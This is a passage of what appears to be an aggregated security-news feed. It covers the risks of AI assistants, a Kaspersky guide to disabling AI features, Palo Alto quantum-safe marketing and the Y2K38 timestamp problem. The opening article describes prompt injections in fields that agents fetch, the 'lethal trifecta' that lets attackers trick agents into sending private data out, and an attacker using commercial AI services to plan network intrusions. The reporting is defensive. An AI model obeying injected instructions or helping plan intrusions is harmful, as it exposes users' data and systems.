“This is the supply chain equivalent of confused deputy,” the blog continued. “The developer authorises Cline to act on their behalf, and Cline (via compromise) delegates that authority to an entirely separate agent the developer never evaluated, never configured, and never consented to.”

VIBE CODING

AI assistants like OpenClaw have gained a large following because they make it simple for users to “vibe code,” or build fairly complex applications and code projects just by telling it what they want to construct. Probably the best known (and most bizarre) example is Moltbook, where a developer told an AI agent running on OpenClaw to build him a Reddit-like platform for AI agents.

The Moltbook homepage.

Less than a week later, Moltbook had more than 1.5 million registered agents that posted more than 100,000 messages to each other. AI agents on the platform soon built their own porn site for robots, and launched a new religion called Crustafarian with a figurehead modeled after a giant lobster. One bot on the forum reportedly found a bug in Moltbook’s code and posted it to an AI agent discussion forum, while other agents came up with and implemented a patch to fix the flaw.

Moltbook’s creator Matt Schlicht said on social media that he didn’t write a single line of code for the project.

“I just had a vision for the technical architecture and AI made it a reality,” Schlicht said. “We’re in the golden ages. How can we not give AI a place to hang out.”

ATTACKERS LEVEL UP

The flip side of that golden age, of course, is that it enables low-skilled malicious hackers to quickly automate global cyberattacks that would normally require the collaboration of a highly skilled team. In February, Amazon AWS detailed an elaborate attack in which a Russian-speaking threat actor used multiple commercial AI services to compromise more than 600 FortiGate security appliances across at least 55 countries over a five week period.

AWS said the apparently low-skilled hacker used multiple AI services to plan and execute the attack, and to find exposed management ports and weak credentials with single-factor authentication.

“One serves as the primary tool developer, attack planner, and operational assistant,” AWS’s CJ Moses wrote. “A second is used as a supplementary attack planner when the actor needs help pivoting within a specific compromised network. In one observed instance, the actor submitted the complete internal topology of an active victim—IP addresses, hostnames, confirmed credentials, and identified services—and requested a step-by-step plan to compromise additional systems they could not access with their existing tools.”

“This activity is distinguished by the threat actor’s use of multiple commercial GenAI services to implement and scale well-known attack techniques throughout every phase of their operations, despite their limited technical capabilities,” Moses continued. “Notably, when this actor encountered hardened environments or more sophisticated defensive measures, they simply moved on to softer targets rather than persisting, underscoring that their advantage lies in AI-augmented efficiency and scale, not in deeper technical skill.”

For attackers, gaining that initial access or foothold into a target network is typically not the difficult part of the intrusion; the tougher bit involves finding ways to move laterally within the victim’s network and plunder important servers and databases. But experts at Orca Security warn that as organizations come to rely more on AI assistants, those agents potentially offer attackers a simpler way to move laterally inside a victim organization’s network post-compromise — by manipulating the AI agents that already have trusted access and some degree of autonomy within the victim’s network.

“By injecting prompt injections in overlooked fields that are fetched by AI agents, hackers can trick LLMs, abuse Agentic tools, and carry significant security incidents,” Orca’s Roi Nisimi and Saurav Hiremath wrote. “Organizations should now add a third pillar to their defense strategy: limiting AI fragility, the ability of agentic systems to be influenced, misled, or quietly weaponized across workflows. While AI boosts productivity and efficiency, it also creates one of the largest attack surfaces the internet has ever seen.”

BEWARE THE ‘LETHAL TRIFECTA’

This gradual dissolution of the traditional boundaries between data and code is one of the more troubling aspects of the AI era, said James Wilson, enterprise technology editor for the security news show Risky Business. Wilson said far too many OpenClaw users are installing the assistant on their personal devices without first placing any security or isolation boundaries around it, such as running it inside of a virtual machine, on an isolated network, with strict firewall rules dictating what kinds of traffic can go in and out.

“I’m a relatively highly skilled practitioner in the software and network engineering and computery space,” Wilson said. “I know I’m not comfortable using these agents unless I’ve done these things, but I think a lot of people are just spinning this up on their laptop and off it runs.”

One important model for managing risk with AI agents involves a concept dubbed the “lethal trifecta” by Simon Willison, co-creator of the Django Web framework. The lethal trifecta holds that if your system has access to private data, exposure to untrusted content, and a way to communicate externally, then it’s vulnerable to private data being stolen.

Image: simonwillison.net.

“If your agent combines these three features, an attacker can easily trick it into accessing your private data and sending it to the attacker,” Willison warned in a frequently cited blog post from June 2025.

As more companies and their employees begin using AI to vibe code software and applications, the volume of machine-generated code is likely to soon overwhelm any manual security reviews. In recognition of this reality, Anthropic recently debuted Claude Code Security, a beta feature that scans codebases for vulnerabilities and suggests targeted software patches for human review.

The U.S. stock market, which is currently heavily weighted toward seven tech giants that are all-in on AI, reacted swiftly to Anthropic’s announcement, wiping roughly $15 billion in market value from major cybersecurity companies in a single day. Laura Ellis, vice president of data and AI at the security firm Rapid7, said the market’s response reflects the growing role of AI in accelerating software development and improving developer productivity.

“The narrative moved quickly: AI is replacing AppSec,” Ellis wrote in a recent blog post. “AI is automating vulnerability detection. AI will make legacy security tooling redundant. The reality is more nuanced. Claude Code Security is a legitimate signal that AI is reshaping parts of the security landscape. The question is what parts, and what it means for the rest of the stack.”

DVULN founder O’Reilly said AI assistants are likely to become a common fixture in corporate environments — whether or not organizations are prepared to manage the new risks introduced by these tools, he said.

“The robot butlers are useful, they’re not going away and the economics of AI agents make widespread adoption inevitable regardless of the security tradeoffs involved,” O’Reilly wrote. “The question isn’t whether we’ll deploy them – we will – but whether we can adapt our security posture fast enough to survive doing so.”

How to disable unwanted AI assistants and features on your PC and smartphone | Kaspersky official blog

5 March 2026 at 13:25

If you don’t go searching for AI services, they’ll find you all the same. Every major tech company feels a moral obligation not just to develop an AI assistant, integrated chatbot, or autonomous agent, but to bake it into their existing mainstream products and forcibly activate it for tens of millions of users. Here are just a few examples from the last six months:

On the flip side, geeks have rushed to build their own “personal Jarvises” by renting VPS instances or hoarding Mac minis to run the OpenClaw AI agent. Unfortunately, OpenClaw’s security issues with default settings turned out to be so massive that it’s already been dubbed the biggest cybersecurity threat of 2026.

Beyond the sheer annoyance of having something shoved down your throat, this AI epidemic brings some very real practical risks and headaches. AI assistants hoover up every bit of data they can get their hands on, parsing the context of the websites you visit, analyzing your saved documents, reading through your chats, and so on. This gives AI companies an unprecedentedly intimate look into every user’s life.

A leak of this data during a cyberattack — whether from the AI provider’s servers or from the cache on your own machine — could be catastrophic. These assistants can see and cache everything you can, including data usually tucked behind multiple layers of security: banking info, medical diagnoses, private messages, and other sensitive intel. We took a deep dive into how this plays out when we broke down the issues with the AI-powered Copilot+ Recall system, which Microsoft also planned to force-feed to everyone. On top of that, AI can be a total resource hog, eating up RAM, GPU cycles, and storage, which often leads to a noticeable hit to system performance.

For those who want to sit out the AI storm and avoid these half-baked, rushed-to-market neural network assistants, we’ve put together a quick guide on how to kill the AI in popular apps and services.

How to disable AI in Google Docs, Gmail, and Google Workspace

Google’s AI assistant features in Mail and Docs are lumped together under the umbrella of “smart features”. In addition to the large language model, this includes various minor conveniences, like automatically adding meetings to your calendar when you receive an invite in Gmail. Unfortunately, it’s an all-or-nothing deal: you have to disable all of the “smart features” to get rid of the AI.

To do this, open Gmail, click the Settings (gear) icon, and then select See all settings. On the General tab, scroll down to Google Workspace smart features. Click Manage Workspace smart feature settings and toggle off two options: Smart features in Google Workspace and Smart features in other Google products. We also recommend unchecking the box next to Turn on smart features in Gmail, Chat, and Meet on the same general settings tab. You’ll need to restart your Google apps afterward (which usually happens automatically).

How to disable AI Overviews in Google Search

You can kill off AI Overviews in search results on both desktops and smartphones (including iPhones), and the fix is the same across the board. The simplest way to bypass the AI overview on a case-by-case basis is to append -ai to your search query — for example, how to make pizza -ai. Unfortunately, this method occasionally glitches, causing Google to abruptly claim it found absolutely nothing for your request.

If that happens, you can achieve the same result by switching the search results page to Web mode. To do this, select the Web filter immediately below the search bar — you’ll often find it tucked away under the More button.

A more radical solution is to jump ship to a different search engine entirely. For instance, DuckDuckGo not only tracks users less and shows little ads, but it also offers a dedicated AI-free search — just bookmark the search page at noai.duckduckgo.com.

How to disable AI features in Chrome

Chrome currently has two types of AI features baked in. The first communicates with Google’s servers and handles things like the smart assistant, an autonomous browsing AI agent, and smart search. The second handles locally more utility-based tasks, such as identifying phishing pages or grouping browser tabs. The first group of settings is labeled AI mode, while the second contains the term Gemini Nano.

To disable them, type chrome://flags into the address bar and hit Enter. You’ll see a list of system flags and a search bar; type “AI” into that search bar. This will filter the massive list down to about a dozen AI features (and a few other settings where those letters just happen to appear in a longer word). The second search term you’ll need in this window is “Gemini“.

After reviewing the options, you can disable the unwanted AI features — or just turn them all off — but the bare minimum should include:

  • AI Mode Omnibox entrypoint
  • AI Entrypoint Disabled on User Input
  • Omnibox Allow AI Mode Matches
  • Prompt API for Gemini Nano
  • Prompt API for Gemini Nano with Multimodal Input

Set all of these to Disabled.

How to disable AI features in Firefox

While Firefox doesn’t have its own built-in chatbots and hasn’t (yet) tried to force upon users agent-based features, the browser does come equipped with smart-tab grouping, a sidebar for chatbots, and a few other perks. Generally, AI in Firefox is much less “in your face” than in Chrome or Edge. But if you still want to pull the plug, you’ve two ways to do it.

The first method is available in recent Firefox releases — starting with version 148, a dedicated AI Controls section appeared in the browser settings, though the controls are currently a bit sparse. You can use a single toggle to completely Block AI enhancements, shutting down AI features entirely. You can also specify whether you want to use On-device AI by downloading small local models (currently just for translations) and configure AI chatbot providers in sidebar, choosing between Anthropic Claude, ChatGPT, Copilot, Google Gemini, and Le Chat Mistral.

The second path — for older versions of Firefox — requires a trip into the hidden system settings. Type about:config into the address bar, hit Enter, and click the button to confirm that you accept the risk of poking around under the hood.

A massive list of settings will appear along with a search bar. Type “ML” to filter for settings related to machine learning.

To disable AI in Firefox, toggle the browser.ml.enabled setting to false. This should disable all AI features across the board, but community forums suggest this isn’t always enough to do the trick. For a scorched-earth approach, set the following parameters to false (or selectively keep only what you need):

  • ml.chat.enabled
  • ml.linkPreview.enabled
  • ml.pageAssist.enabled
  • ml.smartAssist.enabled
  • ml.enabled
  • ai.control.translations
  • tabs.groups.smart.enabled
  • urlbar.quicksuggest.mlEnabled

This will kill off chatbot integrations, AI-generated link descriptions, assistants and extensions, local translation of websites, tab grouping, and other AI-driven features.

How to disable AI features in Microsoft apps

Microsoft has managed to bake AI into almost every single one of its products, and turning it off is often no easy task — especially since the AI sometimes has a habit of resurrecting itself without your involvement.

How to disable AI features in Edge

Microsoft’s browser is packed with AI features, ranging from Copilot to automated search. To shut them down, follow the same logic as with Chrome: type edge://flags into the Edge address bar, hit Enter, then type “AI” or “Copilot” into the search box. From there, you can toggle off the unwanted AI features, such as:

  • Enable Compose (AI-writing) on the web
  • Edge Copilot Mode
  • Edge History AI

Another way to ditch Copilot is to enter edge://settings/appearance/copilotAndSidebar into the address bar. Here, you can customize the look of the Copilot sidebar and tweak personalization options for results and notifications. Don’t forget to peek into the Copilot section under App-specific settings — you’ll find some additional controls tucked away there.

How to disable Microsoft Copilot

Microsoft Copilot comes in two flavors: as a component of Windows (Microsoft Copilot), and as part of the Office suite (Microsoft 365 Copilot). Their functions are similar, but you’ll have to disable one or both depending on exactly what the Redmond engineers decided to shove onto your machine.

The simplest thing you can do is just uninstall the app entirely. Right-click the Copilot entry in the Start menu and select Uninstall. If that option isn’t there, head over to your installed apps list (Start → Settings → Apps) and uninstall Copilot from there.

In certain builds of Windows 11, Copilot is baked directly into the OS, so a simple uninstall might not work. In that case, you can toggle it off via the settings: Start → Settings → Personalization → Taskbar → turn off Copilot.

If you ever have a change of heart, you can always reinstall Copilot from the Microsoft Store.

It’s worth noting that many users have complained about Copilot automatically reinstalling itself, so you might want to do a weekly check for a couple of months to make sure it hasn’t staged a comeback. For those who are comfortable tinkering with the System Registry (and understand the consequences), you can follow this detailed guide to prevent Copilot’s silent resurrection by disabling the SilentInstalledAppsEnabled flag and adding/enabling the TurnOffWindowsCopilot parameter.

How to disable Microsoft Recall

The Microsoft Recall feature, first introduced in 2024, works by constantly taking screenshots of your computer screen and having a neural network analyze them. All that extracted information is dumped into a database, which you can then search using an AI assistant. We’ve previously written in detail about the massive security risks Microsoft Recall poses.

Under pressure from cybersecurity experts, Microsoft was forced to push the launch of this feature from 2024 to 2025, significantly beefing up the protection of the stored data. However, the core of Recall remains the same: your computer still remembers your every move by constantly snapping screenshots and OCR-ing the content. And while the feature is no longer enabled by default, it’s absolutely worth checking to make sure it hasn’t been activated on your machine.

To check, head to the settings: Start → Settings → Privacy & Security → Recall & snapshots. Ensure the Save snapshots toggle is turned off, and click Delete snapshots to wipe any previously collected data, just in case.

You can also check out our detailed guide on how to disable and completely remove Microsoft Recall.

How to disable AI in Notepad and Windows context actions

AI has seeped into every corner of Windows, even into File Explorer and Notepad. You might even trigger AI features just by accidentally highlighting text in an app — a feature Microsoft calls “AI Actions”. To shut this down, head to Start → Settings → Privacy & Security → Click to Do.

Notepad has received its own special Copilot treatment, so you’ll need to disable AI there separately. Open the Notepad settings, find the AI features section, and toggle Copilot off.

Finally, Microsoft has even managed to bake Copilot into Paint. Unfortunately, as of right now, there is no official way to disable the AI features within the Paint app itself.

How to disable AI in WhatsApp

In several regions, WhatsApp users have started seeing typical AI additions like suggested replies, AI message summaries, and a brand-new Chat with Meta AI button. While Meta claims the first two features process data locally on your device and don’t ship your chats off to their servers, verifying that is no small feat. Luckily, turning them off is straightforward.

To disable Suggested Replies, go to Settings → Chats → Suggestions & smart replies and toggle off Suggested replies. You can also kill off AI Sticker suggestions in that same menu. As for the AI message summaries, those are managed in a different location: Settings → Notifications → AI message summaries.

How to disable AI on Android

Given the sheer variety of manufacturers and Android flavors, there’s no one-size-fits-all instruction manual for every single phone. Today, we’ll focus on killing off Google’s AI services — but if you’re using a device from Samsung, Xiaomi, or others, don’t forget to check your specific manufacturer’s AI settings. Just a heads-up: fully scrubbing every trace of AI might be a tall order — if it’s even possible at all.

In Google Messages, the AI features are tucked away in the settings: tap your account picture, select Messages settings, then Gemini in Messages, and toggle the assistant off.

Broadly speaking, the Gemini chatbot is a standalone app that you can uninstall by heading to your phone’s settings and selecting Apps. However, given Google’s master plan to replace the long-standing Google Assistant with Gemini, uninstalling it might become difficult — or even impossible — down the road.

If you can’t completely uninstall Gemini, head into the app to kill its features manually. Tap your profile icon, select Gemini Apps activity, and then choose Turn off or Turn off and delete activity. Next, tap the profile icon again and go to the Connected Apps setting (it may be hiding under the Personal Intelligence setting). From here, you should disable all the apps where you don’t want Gemini poking its nose in.

How to disable AI in macOS and iOS

Apple’s platform-level AI features, collectively known as Apple Intelligence, are refreshingly straightforward to disable. In your settings — on desktops, smartphones, and tablets alike — simply look for the section labeled Apple Intelligence & Siri. By the way, depending on your region and the language you’ve selected for your OS and Siri, Apple Intelligence might not even be available to you yet.

Other posts to help you tune the AI tools on your devices:

Understanding the Russian Cyberthreat to the 2026 Winter Olympics

29 January 2026 at 22:30

Russia's current isolation from the Olympics may lead to increased cyberthreats targeting the 2026 Winter Games. We discuss the potential threat picture.

The post Understanding the Russian Cyberthreat to the 2026 Winter Olympics appeared first on Unit 42.

Introducing Palo Alto Networks Quantum-Safe Security

Accelerating the Migration to the Post-Quantum Era

The promise of quantum computing brings an unprecedented paradox. While it will unlock revolutionary breakthroughs in science, materials discovery and medicine, it simultaneously poses an existential threat to the mathematical foundations of modern cybersecurity.

For decades, the global economy has relied on public key cryptography to safeguard everything from personal privacy to national security. This cryptography is built on mathematical problems that are computationally infeasible for classical computers to solve but that quantum computers can solve efficiently, rendering today’s cryptographic protocols obsolete.

Using Shor’s algorithm, a sufficiently powerful quantum computer could factor the large prime numbers that underpin public key cryptography, in minutes. These are tasks that would take today’s most advanced supercomputers a millennium to crack. This capability would effectively turn our strongest digital defenses into open doors, creating a period of vulnerability leading up to Q-Day – the day today’s encryption is broken.

The Migration Crisis: Why Traditional Strategies Fail

For CISOs and technical leaders, the transition to post-quantum cryptography (PQC) is not a simple patch-and-deploy exercise. It is a multiyear transformation that requires updating cryptography across every device, application, certificate and infrastructure component in the enterprise.

Most enterprises today are constrained by cryptographic debt – years of accumulated, undocumented and deprecated encryption protocols buried deep within legacy applications, third-party software libraries and unmanaged IoT devices. This creates a vast and largely invisible attack surface that traditional vulnerability scanners were never designed to detect.

The challenge is compounded by the absence of a unified source of truth. Existing tools offer a fragmented "outside-in" view of the environment. They may identify devices on the network, but they lack visibility into cryptographic libraries embedded within live traffic. Without a real-time Cryptographic Bill of Materials (CBOM), security teams are forced to rely on manual, point-in-time audits that become outdated almost immediately. Spreadsheets cannot scale to this problem.

This visibility gap makes it impossible to prioritize remediation, leaving sensitive data exposed to harvest now, decrypt later (HNDL) attacks. In these attacks, adversaries intercept and store encrypted data today with the intent of unlocking it once quantum computing capabilities mature.

Operationally, traditional migration approaches are equally unworthy. Manually updating cryptography across thousands of global endpoints and branch offices often requires disruptive rip and replace strategies that threaten uptime and demand specialized expertise that is in extremely short supply. Organizations need a way to bridge today’s classical infrastructure with a quantum-resilient future without disrupting business operations or exhausting IT resources.

At Palo Alto Networks, we believe global enterprises cannot afford to wait. Our new Quantum-Safe Security solution is designed to remove these operational roadblocks by making cryptographic discovery, risk assessment and transition both continuous and actionable. We empower enterprises to gain real-time visibility into cryptographic risk and begin building agentic resilience at enterprise scale by integrating with existing security and infrastructure systems, including security information and event management (SIEM), load balancers, endpoint detection and response (EDR), as well as Application Vulnerability Management (AVM) tools.

The Four Stages of Cryptographic Inventory & Remediation

Palo Alto Networks Quantum-Safe Security is built around four foundational stages.

1. Continuous Discovery through Ecosystem Ingestion

Visibility is the first line of defense, but in a complex enterprise, true visibility requires more than a periodic scan. It requires continuous, high-fidelity ingestion of cryptographic intelligence across the environment.

Our solution acts as a central nervous system for your cryptographic posture, ingesting telemetry and logs directly from PAN-OS NGFW and Prisma® Access, enriched with data from a broad ecosystem of third-party security solutions, simplifying Day 0 onboarding. By leveraging your existing network infrastructure as sensors, we provide a comprehensive view of the cryptographic behavior of all assets without the operational friction of deploying new software.

To eliminate blind spots, we go beyond our own telemetry to ingest critical information from your existing systems you rely on. This includes syncing with configuration management database (CMDB) and asset management platforms to align cryptographic data with business inventories, integrating with EDR and access control solutions to monitor endpoint behavior, and aggregating data from network clouds and log platforms. The result is a unified intelligence layer that reflects how cryptography is actually used across the enterprise.

By synthesizing these data streams, we deliver a multidimensional view of cryptographic exposure:

  • Discovery – Identification of every application, user device, infrastructure component and IoT device.
  • Behavior – Analysis of traffic metadata, including protocols, key exchange mechanisms, encryption algorithms, hashes, certificates and tunnels.
  • Context – Precise attribution of hardware models, cryptographic libraries (such as deprecated OpenSSL versions), and browser versions in use.

Quantum-safe Security dashboard screenshot.

2. Risk Assessment & Prioritization

Not all data is created equal, and a successful migration requires a surgical focus on where the exposure is most acute. Our Quantum Safe Security solution quantifies risk by correlating cryptographic strength with business criticality, providing a clear, prioritized view of current risk and where remediation matters most.

Assets are categorized into strategic zones, starting with immediate exposure risks caused by deprecated protocols that are vulnerable to classical exploitation today. From there, the solution addresses long-term harvest now, decrypt later threats. As threat models evolve, the risk engine is designed to expand to emerging vectors like identity and authentication integrity, anticipating risks such as “Trust Now, Forge Later" attacks that could undermine digital trust at scale.

At the same time, the solution validates and tracks quantum-secure assets that have successfully transitioned to post-quantum or hybrid-PQC algorithms. By correlating this intelligence with business criticality and data shelf-life, security leaders can make informed decisions. For example, a crown jewel asset containing data that must remain confidential for a decade or more, is flagged as a high HNDL risk today and elevated to the top of the migration queue.

Quantum-safe security dashboard overview.

3. Comprehensive Remediation

Moving from a vulnerable state to quantum resilience is a structured journey. Our comprehensive remediation framework guides organizations through three critical stages, supported by automated workflows and prioritized recommendations at every step.

  • Current State to Quantum Ready: The first stage focuses on infrastructure modernization. Using continuous discovery insights, the solution provides hardware and software recommendations required to support next-generation cryptographic protocols. An asset reaches a Quantum Ready state once it has the underlying hardware and OS capabilities to support post-quantum algorithms, even if those protocols are not yet activated.
  • Quantum Ready to Quantum-Safe: Transitioning to a Quantum-safe state requires activation and configuration of post-quantum defenses. Our solution provides data configuration and certificate compliance guidance to enable PQC/Hybrid-PQC algorithms to be correctly implemented across the estate.
  • Virtual Patching via Cipher Translation: For all current and especially legacy systems or IoT devices that cannot be upgraded, we provide an accelerated path to quantum-safety. Through Cipher Translation, the infrastructure acts as a proxy, providing agentic remediation that reencrypts vulnerable traffic into quantum-safe standards (such as ML-KEM) in real-time at the network edge. This approach instantly moves legacy assets from a high-risk current state to a Quantum-safe posture without a single line of code change. Chain of hardware recommendations, software recommendations, data configuration, certificate compliance, cipher translation.

4. Governance: Continuous Crypto-Hygiene & Global Compliance

Quantum readiness is not a one-time event; it is a strategic enterprise transformation that requires continuous oversight to prevent the re-emergence of vulnerabilities. Our governance framework provides the guardrails for your migration through two critical layers of management:

Continuous Crypto-Hygiene & Ongoing Management: Maintaining high-fidelity visibility is essential to preventing the accumulation of "crypto-debt." Our solution automates real-time mapping of all cryptographic dependencies, ensuring your CBOM remains dynamic and accurate as your environment evolves. Furthermore, we introduce Active Drift Detection, which automatically detects and can even block the use of weak or noncompliant ciphers in real-time, preventing developers or third-party services from accidentally introducing insecure protocols.

Global Crypto-Compliance Enforcement & Reporting: As regulatory pressure from governments (like the US Commercial National Security Algorithm Suite 2.0) mounts, organizations must demonstrate measurable progress. Our solution will provide Automated Framework Auditing, offering continuous, native mapping of your environment against global standards, including NIST, FIPS 140-3, and DORA.

Architecting a Quantum-Resilient Enterprise

The transition to quantum-safe security is far more than a technical upgrade. It represents a fundamental shift in how organizations protect the longevity and integrity of their digital assets. Achieving quantum resilience is a multiyear effort that requires both advanced technology and strategic partnership.

That's why Palo Alto Networks has established Integrated Quantum Practices, bringing together technology, partners and professional services to help organizations navigate the complexity of this transition with confidence. By combining deep cryptographic visibility with intelligent, agentic remediation, organizations can systematically retire their cryptographic debt and build resilience into their security architecture over time.

This proactive approach does more than mitigate emerging risk. It establishes a foundation of digital trust that is resilient against the threats of tomorrow, enabling your most sensitive intellectual property to remain secure for its entire shelf life, even as cryptographic standards evolve.

Secure Your First-Mover Advantage: The Quantum Readiness Assessment

Don’t let the complexity of the quantum transition stall your organization’s progress. Begin your path to resilience with a Quantum Readiness Assessment, a focused engagement to clarify current exposure and identify the most critical areas for action. To go deeper, watch the Quantum-Safe Summit on demand for expert perspectives on cryptographic risk and quantum readiness.

The Palo Alto Networks Quantum-Safe Security solution is expected to be generally available to customers on January 30, 2026, with additional integration enhancements planned for April 2026.

Forward-Looking Statements

This blog contains forward-looking statements that involve risks, uncertainties and assumptions, including, without limitation, statements regarding the benefits, impact or performance or potential benefits, impact or performance of our products and technologies or future products and technologies. These forward-looking statements are not guarantees of future performance, and there are a significant number of factors that could cause actual results to differ materially from statements made in this [blog. We identify certain important risks and uncertainties that could affect our results and performance in our most recent Annual Report on Form 10-K, our most recent Quarterly Report on Form 10-Q, and our other filings with the U.S. Securities and Exchange Commission from time-to-time, each of which are available on our website at investors.paloaltonetworks.com and on the SEC's website at www.sec.gov. All forward-looking statements in this blog are based on information available to us as of the date hereof, and we do not assume any obligation to update the forward-looking statements provided to reflect events that occur or circumstances that exist after the date on which they were made.

The post Introducing Palo Alto Networks Quantum-Safe Security appeared first on Palo Alto Networks Blog.

In Other News: €1.2B GDPR Fines, Net-NTLMv1 Rainbow Tables, Rockwell Security Notice

23 January 2026 at 14:53

Other noteworthy stories that might have slipped under the radar: Cloudflare WAF bypass, Canonical Snap Store abused for malware delivery, Curl terminating bug bounty program

The post In Other News: €1.2B GDPR Fines, Net-NTLMv1 Rainbow Tables, Rockwell Security Notice appeared first on SecurityWeek.

The Upside Down is Real: What Stranger Things Teaches Us About Modern Cybersecurity

22 January 2026 at 17:30

To all those who are fighting the good fight in the world of cyber, keep collaborating to ensure our world never succumbs to the chaos of the Upside Down.

The post The Upside Down is Real: What Stranger Things Teaches Us About Modern Cybersecurity appeared first on SecurityWeek.

What is the “year 2038 problem”, and how can businesses fix it?

19 January 2026 at 18:22

Millions of IT systems — some of them industrial and IoT — may start behaving unpredictably on January 19. Potential failures include: glitches in processing card payments; false alarms from security systems; incorrect operation of medical equipment; failures in automated lighting, heating, and water supply systems; and many more or less serious types of errors. The catch is — it will happen on January 19, 2038. Not that that’s a reason to relax — the time left to prepare may already be insufficient. The cause of this mass of problems will be an overflow in the integers storing date and time. While the root cause of the error is simple and clear, fixing it will require extensive and systematic efforts on every level — from governments and international bodies and down to organizations and private individuals.

The unwritten standard of the Unix epoch

The Unix epoch is the timekeeping system adopted by Unix operating systems, which became popular across the entire IT industry. It counts the seconds from 00:00:00 UTC on January 1, 1970, which is considered the zero point. Any given moment in time is represented as the number of seconds that have passed since that date. For dates before 1970, negative values are used. This approach was chosen by Unix developers for its simplicity — instead of storing the year, month, day, and time separately, only a single number is needed. This facilitates operations like sorting or calculating the interval between dates. Today, the Unix epoch is used far beyond Unix systems: in databases, programming languages, network protocols, and in smartphones running iOS and Android.

The Y2K38 time bomb

Initially, when Unix was developed, a decision was made to store time as a 32-bit signed integer. This allowed for representing a date range from roughly 1901 to 2038. The problem is that on January 19, 2038, at 03:14:07 UTC, this number will reach its maximum value (2,147,483,647 seconds) and overflow, becoming negative, and causing computers to “teleport” from January 2038 back to December 13, 1901. In some cases, however, shorter “time travel” might happen — to point zero, which is the year 1970.

This event, known as the “year 2038 problem”, “Epochalypse”, or “Y2K38”, could lead to failures in systems that still use 32-bit time representation — from POS terminals, embedded systems, and routers, to automobiles and industrial equipment. Modern systems solve this problem by using 64 bits to store time. This extends the date range to hundreds of billions of years into the future. However, millions of devices with 32-bit dates are still in operation, and will require updating or replacement before “day Y” arrives.

In this context, 32 and 64 bits refer specifically to the date storage format. Just because an operating system or processor is 32-bit or 64-bit, it doesn’t automatically mean it stores the date in its “native” bit format. Furthermore, many applications store dates in completely different ways, and might be immune to the Y2K38 problem, regardless of their bitness.

In cases where there’s no need to handle dates before 1970, the date is stored as an unsigned 32-bit integer. This type of number can represent dates from 1970 to 2106, so the problem will arrive in the more distant future.

Differences from the year 2000 problem

The infamous year 2000 problem (Y2K) from the late 20th century was similar in that systems storing the year as two digits could mistake the new date for the year 1900. Both experts and the media feared a digital apocalypse, but in the end there were just numerous isolated manifestations that didn’t lead to global catastrophic failures.

The key difference between Y2K38 and Y2K is the scale of digitization in our lives. The number of systems that will need updating is way higher than the number of computers in the 20th century, and the count of daily tasks and processes managed by computers is beyond calculation. Meanwhile, the Y2K38 problem has already been, or will soon be, fixed in regular computers and operating systems with simple software updates. However, the microcomputers that manage air conditioners, elevators, pumps, door locks, and factory assembly lines could very well chug along for the next decade with outdated, Y2K38-vulnerable software versions.

Potential problems of the Epochalypse

The date’s rolling over to 1901 or 1970 will impact different systems in different ways. In some cases, like a lighting system programmed to turn on every day at 7pm, it might go completely unnoticed. In other systems that rely on complete and accurate timestamps, a full failure could occur — for example, in the year 2000, payment terminals and public transport turnstiles stopped working. Comical cases are also possible, like issuing a birth certificate with a date in 1901. Far worse would be the failure of critical systems, such as a complete shutdown of a heating system, or the failure of a bone marrow analysis system in a hospital.

Cryptography holds a special place in the Epochalypse. Another crucial difference between 2038 and 2000 is the ubiquitous use of encryption and digital signatures to protect all communications. Security certificates generally fail verification if the device’s date is incorrect. This means a vulnerable device would be cut off from most communications — even if its core business applications don’t have any code that incorrectly handles the date.

Unfortunately, the full spectrum of consequences can only be determined through controlled testing of all systems, with separate analysis of a potential cascade of failures.

The malicious exploitation of Y2K38

IT and InfoSec teams should treat Y2K38 not as a simple software bug, but as a vulnerability that can lead to various failures, including denial of service. In some cases, it can even be exploited by malicious actors. To do this, they need the ability to manipulate the time on the targeted system. This is possible in at least two scenarios:

  • Interfering with NTP protocol data by feeding the attacked system a fake time server
  • Spoofing the GPS signal — if the system relies on satellite time

Exploitation of this error is most likely in OT and IoT systems, where vulnerabilities are traditionally slow to be patched, and the consequences of a failure can be far more substantial.

An example of an easily exploitable vulnerability related to time counting is CVE-2025-55068 (CVSSv3 8.2, CVSSv4 base 8.8) in Dover ProGauge MagLink LX4 automatic fuel-tank gauge consoles. Time manipulation can cause a denial of service at the gas station, and block access to the device’s web management panel. This defect earned its own CISA advisory.

The current status of Y2K38 mitigation

The foundation for solving the Y2K38 problem has been successfully laid in major operating systems. The Linux kernel added support for 64-bit time even on 32-bit architectures starting with version 5.6 in 2020, and 64-bit Linux was always protected from this issue. The BSD family, macOS, and iOS use 64-bit time on all modern devices. All versions of Windows released in the 21st century aren’t susceptible to Y2K38.

The situation at the data storage and application level is far more complex. Modern file systems like ZFS, F2FS, NTFS, and ReFS were designed with 64-bit timestamps, while older systems like ext2 and ext3 remain vulnerable. Ext4 and XFS require specific flags to be enabled (extended inode for ext4, and bigtime for XFS), and might need offline conversion of existing filesystems. In the NFSv2 and NFSv3 protocols, the outdated time storage format persists. It’s a similar patchwork landscape in databases: the TIMESTAMP type in MySQL is fundamentally limited to the year 2038, and requires migration to DATETIME, while the standard timestamp types in PostgreSQL are safe. For applications written in C, pathways have been created to use 64-bit time on 32-bit architectures, but all projects require recompilation. Languages like Java, Python, and Go typically use types that avoid the overflow, but the safety of compiled projects depends on whether they interact with vulnerable libraries written in C.

A massive number of 32-bit systems, embedded devices, and applications remain vulnerable until they’re rebuilt and tested, and then have updates installed by all their users.

Various organizations and enthusiasts are trying to systematize information on this, but their efforts are fragmented. Consequently, there’s no “common Y2K38 vulnerability database” out there (1, 2, 3, 4, 5).

Approaches to fixing Y2K38

The methodologies created for prioritizing and fixing vulnerabilities are directly applicable to the year 2038 problem. The key challenge will be that no tool today can create an exhaustive list of vulnerable software and hardware. Therefore, it’s essential to update inventory of corporate IT assets, ensure that inventory is enriched with detailed information on firmware and installed software, and then systematically investigate the vulnerability question.

The list can be prioritized based on the criticality of business systems and the data on the technology stack each system is built on. The next steps are: studying the vendor’s support portal, making direct inquiries to hardware and software manufacturers about their Y2K38 status, and, as a last resort, verification through testing.

When testing corporate systems, it’s critical to take special precautions:

  • Never test production systems.
  • Create a data backup immediately before the test.
  • Isolate the system being tested from communications so it can’t confuse other systems in the organization.
  • If changing the date uses NTP or GPS, ensure the 2038 test signals cannot reach other systems.
  • After testing, set the systems back to the correct time, and thoroughly document all observed system behaviors.

If a system is found to be vulnerable to Y2K38, a fixing timeline should be requested from the vendor. If a fix is impossible, plan a migration; fortunately, the time we have left still allows for updating even fairly complex and expensive systems.

